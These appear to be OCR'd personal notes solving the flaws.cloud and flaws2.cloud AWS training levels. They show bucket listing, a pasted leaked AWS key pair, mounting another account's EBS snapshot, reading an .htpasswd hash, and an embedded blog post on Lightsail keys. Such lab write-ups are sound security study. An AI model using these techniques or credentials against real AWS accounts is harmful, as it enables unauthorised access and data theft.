
4.4 flaws.cloud

4.4.2 flaws: Level 1

```
evan@elafleur ~ % dig -x 52.92.195.11

; <<>> DiG 9.10.6 <<>> -x 52.92.195.11
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29383
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;11.195.92.52.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
11.195.92.52.in-addr.arpa. 900  IN      PTR     s3-website-us-west-2.amazonaws.com.

;; AUTHORITY SECTION:
92.52.in-addr.arpa.     22599   IN      NS      pdns1.ultradns.net.
92.52.in-addr.arpa.     22599   IN      NS      x3.amazonaws.org.
92.52.in-addr.arpa.     22599   IN      NS      x4.amazonaws.org.
92.52.in-addr.arpa.     22599   IN      NS      x2.amazonaws.com.
92.52.in-addr.arpa.     22599   IN      NS      x1.amazonaws.com.

;; ADDITIONAL SECTION:
pdns1.ultradns.net.     678     IN      A       204.74.108.1
pdns1.ultradns.net.     2246    IN      AAAA    2001:502:f3ff::1

;; Query time: 34 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Tue Feb 22 00:59:47 PST 2022
;; MSG SIZE  rcvd: 259

evan@elafleur ~ %
```


As shown above, this is located in us-west-2.






This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
    <Size>3162</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>logo.png</Key>
    <LastModified>2018-07-10T16:47:16.000Z</LastModified>
    <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
    <Size>15979</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>robots.txt</Key>
    <LastModified>2017-02-27T01:59:28.000Z</LastModified>
    <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
    <Size>46</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>secret-dd02c7c.html</Key>
    <LastModified>2017-02-27T01:59:30.000Z</LastModified>
    <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
    <Size>1051</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

4.4.3 flaws: Level 2


http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/




```
[cloudshell-user@ip-10-0-44-124 ~]$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-27 02:02:15      80751 everyone.png
2017-03-03 03:47:17       1433 hint1.html
2017-02-27 02:04:39       1035 hint2.html
2017-02-27 02:02:14       2786 index.html
2017-02-27 02:02:14         26 robots.txt
2017-02-27 02:02:15       1051 secret-e4443fc.html
[cloudshell-user@ip-10-0-44-124 ~]$ elafleur
```


4.4.4 flaws: Level 3

http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/



Looks like its a repo? Potentially can access a key through this.

Pasting for Reference:
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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



4.4.5 flaws: Level 4

http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/

```
[cloudshell-user@ip-10-0-27-94 ~]$ aws ec2 describe-snapshots --owner-id 975426262029 --profile flaws --region us-west-2
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}
[cloudshell-user@ip-10-0-27-94 ~]$ aws ec2 describe-snapshots --profile flaws | wc -l
514617
[cloudshell-user@ip-10-0-27-94 ~]$
```

```
".aws/credentials" 7L, 608B written
[cloudshell-user@ip-10-0-144-224 ~]$ aws --profile me ec2 create-volume --availability-zone us-west-2a --region us-west-2  --snapshot-id  snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2022-02-23T21:43:49+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-02293e3b5fce70ee6",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
[cloudshell-user@ip-10-0-144-224 ~]$ ls
```


```
ubuntu@ip-172-31-5-54:~$ sudo file -s /dev/xvdf
/dev/xvdf: DOS/MBR boot sector
ubuntu@ip-172-31-5-54:~$ sudo mkdir /mnt/snapshot
ubuntu@ip-172-31-5-54:~$ sudo mount /dev/xvdf1 /mnt/snapshot/
ubuntu@ip-172-31-5-54:~$ ls
ubuntu@ip-172-31-5-54:~$ ls -lah /mnt/snapshot/var/www/html/
total 16K
drwxr-xr-x 2 root root 4.0K Feb 26  2017 .
drwxr-xr-x 3 root root 4.0K Feb 12  2017 ..
-rw-r--r-- 1 root root  879 Feb 26  2017 index.html
-rw-r--r-- 1 root root   26 Feb 19  2017 robots.txt
ubuntu@ip-172-31-5-54:~$ cat /mnt/snapshot/var/www/html/index.html
```

```
ubuntu@ip-172-31-5-54:~$ cat /mnt/snapshot/etc/nginx/.htpasswd
flaws:$apr1$4ed/7TEL$cJnixIRA6P4H8JDvKVMku0
```

4.4.6 flaws: Level 5

http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/

Summit Route https://summitroute.com Lightsail object storage concerns - Part 1 This is part one of a two part series that will discuss AWS's new Lightsail object storage. In this first part, we'll look at the new access key capability and a security issue I discovered that has been fixed. In the second part we'll look more closely at the buckets created. <h1 id="what-is-lightsail">What is Lightsail?</h1> In 2016, AWS released Lightsail as a way of providing a simpler version of AWS in response to DigitalOcean. Instead of having to worry about configuring your networks and paying for bandwidth and all the other little details of setting up and running an EC2, Lightsail advertised an easier way for a flat rate of $5/mo. Over the years, Lightsail has expanded to incorporate more functionality than just a simpler EC2, and this service within AWS is now seen as being a mini-AWS within AWS that expands to achieve feature parity of where AWS was a number of years ago.</p> <p>Here's a table comparing the Lightsail features to AWS services and their respective launch dates.</p> <table> <tr><th>Lightsail feature</th><th>AWS service</th></tr> <tr><td>Compute and DNS, 2016</td><td>EC2, 2006; Route53, 2010</td></tr> <tr><td>Load balancers, 2017</td><td>ELB, 2009</td></tr> <tr><td>Block storage, 2017</td><td>EBS, 2008</td></tr> <tr><td>Databases, 2018</td><td>RDS, 2009</td></tr> <tr><td>Automatic snapshots, 2019</td><td>Backup, 2019</td></tr> <tr><td>Containers 2020</td><td>ECS, 2014</td></tr> <tr><td>Resource monitoring and notifications, 2020</td><td>CloudWatch, 2009; SNS, 2011</td></tr> <tr><td>CDN, 2020</td><td>Cloudfront, 2008</td></tr> <tr><td>Object storage, 2021</td><td>S3, 2006</td></tr> </table> <h1 id="trying-out-lightsail-object-storage">Trying out Lightsail object storage</h1> <p>On July 14, AWS announced Lightsail object storage, a capability that sounds like S3. The SDK commit mentions a new API CreateBucketAccessKey which seems like a wild circumvention of IAM credentials. This looks exciting.</p> <p>I decided to start from the web console for Lightsail, which does not conform to any of the standards of the rest of the console. </p> <p>I went over to create a bucket, and quite clearly you can see by the domain name, that this is an abstraction layer over S3. </p> <p>I created my bucket and quickly jumped to the S3 service console, but did not see any trace of my Lightsail bucket! Sometimes one AWS service will provide an abstraction over another AWS service and resources will appear in your account for that other service, but this must be created in a different AWS account. We'll look more at that bucket in part 2.</p> <h2 id="getting-an-access-key">Getting an access key</h2> <p>From the Lightsail console I created an access key, which is said to be used only for Lightsail bucket access. The first thing I did was figure out what account that key belongs to:</p> <div class="highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ aws sts get-access-key-info --access-key-id AKIA4L53X6C6KXW6KH6W { "Account": "850260390076" } </code></pre> That account ID is not mine, so this access key was created in a special Lightsail account. Let's go ahead and use it and find out more information. <pre class="highlight"><code>$ aws sts get-caller-identity { "UserId": "AIDA4L53X6C6AEGC7HIQA", "Account": "850260390076", "Arn": "arn:aws:iam::850260390076:user/bucket-kgxqi8.obj-mgmt" } </code></pre> So the username matches the bucket name, plus the <code class="highlighter-rouge">.obj-mgmt</code> suffix, which is interesting as that makes any IAM policies for this harder for AWS to write for restricting it to the same name as the IAM user. This access key is used for S3 bucket access, so let's try listing the buckets. <pre class="highlight"><code>$ aws s3 ls 2021-07-23 11:13:23 bucket-kgxqi8 2018-12-26 00:57:12 cloudtrail-logs-850260390076-amazon-lightsail </code></pre> Well now that is odd. I didn't expect to be able to list the buckets in the account, and also didn't expect there would already be another bucket there. I'm unable to list the objects in that cloudtrail S3 bucket, and that creation date is a few years old even though this is the first time I believe I've used lightsail in this account. That date is also not the same as the creation date of my account. I wasn't able to do much else with the key, beyond the expected use case of interacting with my bucket, and not in any ways I found interesting. Back in my original account, I was curious to play with these new Lightsail APIs. You can see here that in order to find the Lightsail bucket access keys, you have to provide the Lightsail bucket name, so you have to iterate through all Lightsail buckets in the account to find possible credentials. For those that want to ensure they have no long-lived credentials in their accounts, this makes it slightly more annoying to check. <pre class="highlight"><code>$ aws lightsail get-bucket-access-keys --bucket-name bucket-kgxqi8 { "accessKeys": [{ "accessKeyId": "AKIA4L53X6C6KXW6KH6W", "status": "Active", "createdAt": "2021-07-23T12:48:56-06:00" }] } </code></pre> <h1 id="why-this-access-key-is-a-problem">Why this access key is a problem</h1> A best practice on AWS is to avoid using long-lived IAM user access keys, so the creation of these seems like a step backward. Another best practice is applying a least privileges strategy, and specifically with S3 buckets, you should avoid granting the ability to list buckets. These keys allow listing the lightsail buckets and you cannot restrict this. This key lives in another account and you do not have the same privileges over this key as you would if it was in your own account. <strike>Specifically, you cannot get information about when this key was last used, so you you cannot identify unused access keys, which is another best practice to identify and revoke those.</strike> Update 2021.08.08: AWS added the ability to see the last used time on these keys. In the event of a credential compromise where you wanted to revoke




4.4.7 flaws: Level 6

http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

- What Action on what Resource does this policy allow?

```
(env) elafleur@ada:~$  aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::
975426262029:policy/list_apigateways --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17Z"
    }
}
```



4.5 flaws2.cloud

4.5.2 flaws2 Attacker: Level 1

```
(env) elafleur@ada:~$ aws sts get-caller-identity --profile level1
{
    "UserId": "AROAIBATWWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
```

```
 44 <div class="content">
 45     <div class="row">
 46         <div class="col-sm-12">
 47             <center><h1>Level 1 - Secret</h1></center>
 48             <hr>
 49             The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.f
    laws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>
 50
 51         </div>
 52     </div>
 53 </div>
 54
 55 </body>
 56 </html>
 57
 58
secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html                    58,1          Bot
```

4.5.3 flaws2 Attacker: Level 2

http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud/


```
(env) elafleur@ada:~$ curl https://prod-us-east-1-starport-layer-bucket.s3.us-east-1.amazonaws.com/c814-653711331788-58b3a0a8-1806-5777-1
315-c2d788e36c12/1e964f10-a061-4e7b-9290-4447e821fe9a?X-Amz-Security-Token=IQoJb3JpZ2luX2VjEFsaCXVzLWVhc3QtMSJGMEQCIFw6Nil6YGXxZmhVJk1WnJ
WC8w28tYzKHY5govqPT7lFAiBApIwzO3FkCUwBNHkILnLKAZsbZ4EniNQroDTb0jsv%2BCrIAwi0%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAMaDDU5MTEwNTkxNDk1MiIMyUdR0
frZstvfEQVwKpwDyf3k1YBN4Z%2FVuzj6hnIVlfDixgNWljrzItQSkbSnJRFn%2Fc%2B48JjJtHqAOL9xW5MvH7KMn4NZQ1YmQQGmy9G%2FcY3zSYL6%2F2aSlYyrjiQ%2FZmBaCC
Kz4m7h1AzdCX6e8XF5lxDwZiPMDMZGoXHaT9nfmF6SYvENm2L1J1K85vHdJogLbFx%2BnUd5GDIWvMeaD7OVj5%2BxodIILIkvKq15zwNAdsmp8PsMccNgHEFT8uBRpcliq0mY7ci
zVbXmq%2B5RTlYcJWyA2sdmMW4caauv9IbWL8XRvISL1wNOst2I%2FRZDw0m%2BhOLfhXoWp4QOidu%2FQbxZe7TQ36FN2bY5OtHwAQysVd5HpLbhWhgVoSqy04FyzpXESd0F8QoC
dBj73967DznckJhNi6%2F5EvKXDR2uBkWv9%2FcIY%2FKMAHKFYOZBi%2B%2F9KrX%2FnkhkZdHVbKPFtqYwIi9nu%2BIctyAHTouYPsptRIhBoqx0t4wX3ZlGh2xrRdCDvq56Z9o
T5aaT1YNPsJuqWeD5SHWFHsFhehAuLSYTxCTsPbeCodMVWBRWiI9JBTDPq%2BaQBjqiAXUXNNGQOulOkVz6IRy11ixDINXXLVleSIGm86SjPvW3%2BuL3Z9%2BSlTxJsOD%2BQNdd
wcG2ILG4qEpn2leQU%2Bz77Shs4SNOjcCTEfNiAnkVY24wpfzdBrNjfbSE6suUSYEs7eTs8fYNby3thqjrp4OHHrGPaX8AMsOwMVjyJHRMsSLCG%2Fb021XE9SpODfymnVwZercg1
oTuSC8mcReVqwppwfZafw%3D%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20220226T035607Z&X-Amz-SignedHeaders=host&X-Amz-Expires=3600&X-Am
z-Credential=ASIAYTIFIPBEGT46HVI2%2F20220226%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=bcbe969ab1b5d268b208dfd33e24fb221085a30ec7c0
626a67daa1cd9a8afba5
[1] 316399
[2] 316401
[3] 316402
[4] 316404
[5] 316405
[6] 316408
X-Amz-SignedHeaders=host: command not found
X-Amz-Expires=3600: command not found
X-Amz-Date=20220226T035607Z: command not found
X-Amz-Algorithm=AWS4-HMAC-SHA256: command not found
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>No AWSAccessKey was presented.</Message><RequestId>EWWQGS5PTEKMG16W</RequestId><HostId>tsS6ZTjMb
cDl8htXn7STxxRDCEkgtOxnu0h3UqoD1hP2e+njZPXsiO93eEi/l97kEDXGHJA2cUmhtWtPOyglvQ==</HostId></Error>X-Amz-Credential=ASIAYTIFIPBEGT46HVI2%2F2
0220226%2Fus-east-1%2Fs3%2Faws4_request: command not found
X-Amz-Signature=bcbe969ab1b5d268b208dfd33e24fb221085a30ec7c0626a67daa1cd9a8afba5: command not found
[1]   Done                    curl https://prod-us-east-1-starport-layer-bucket.s3.us-east-1.amazonaws.com/c814-653711331788-58b3a0a8-180
6-5777-1315-c2d788e36c12/1e964f10-a061-4e7b-9290-4447e821fe9a?X-Amz-Security-Token=IQoJb3JpZ2luX2VjEFsaCXVzLWVhc3QtMSJGMEQCIFw6NIl6YGXxZm
hVJk1WnJWC8w28tYzKHY5govqPT7lFAiBApIwzO3FkCUwBNHkILnLKAZsbZ4EniNQroDTb0jsv%2BCrIAwi0%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAMaDDU5MTEwNTkxNDk1M
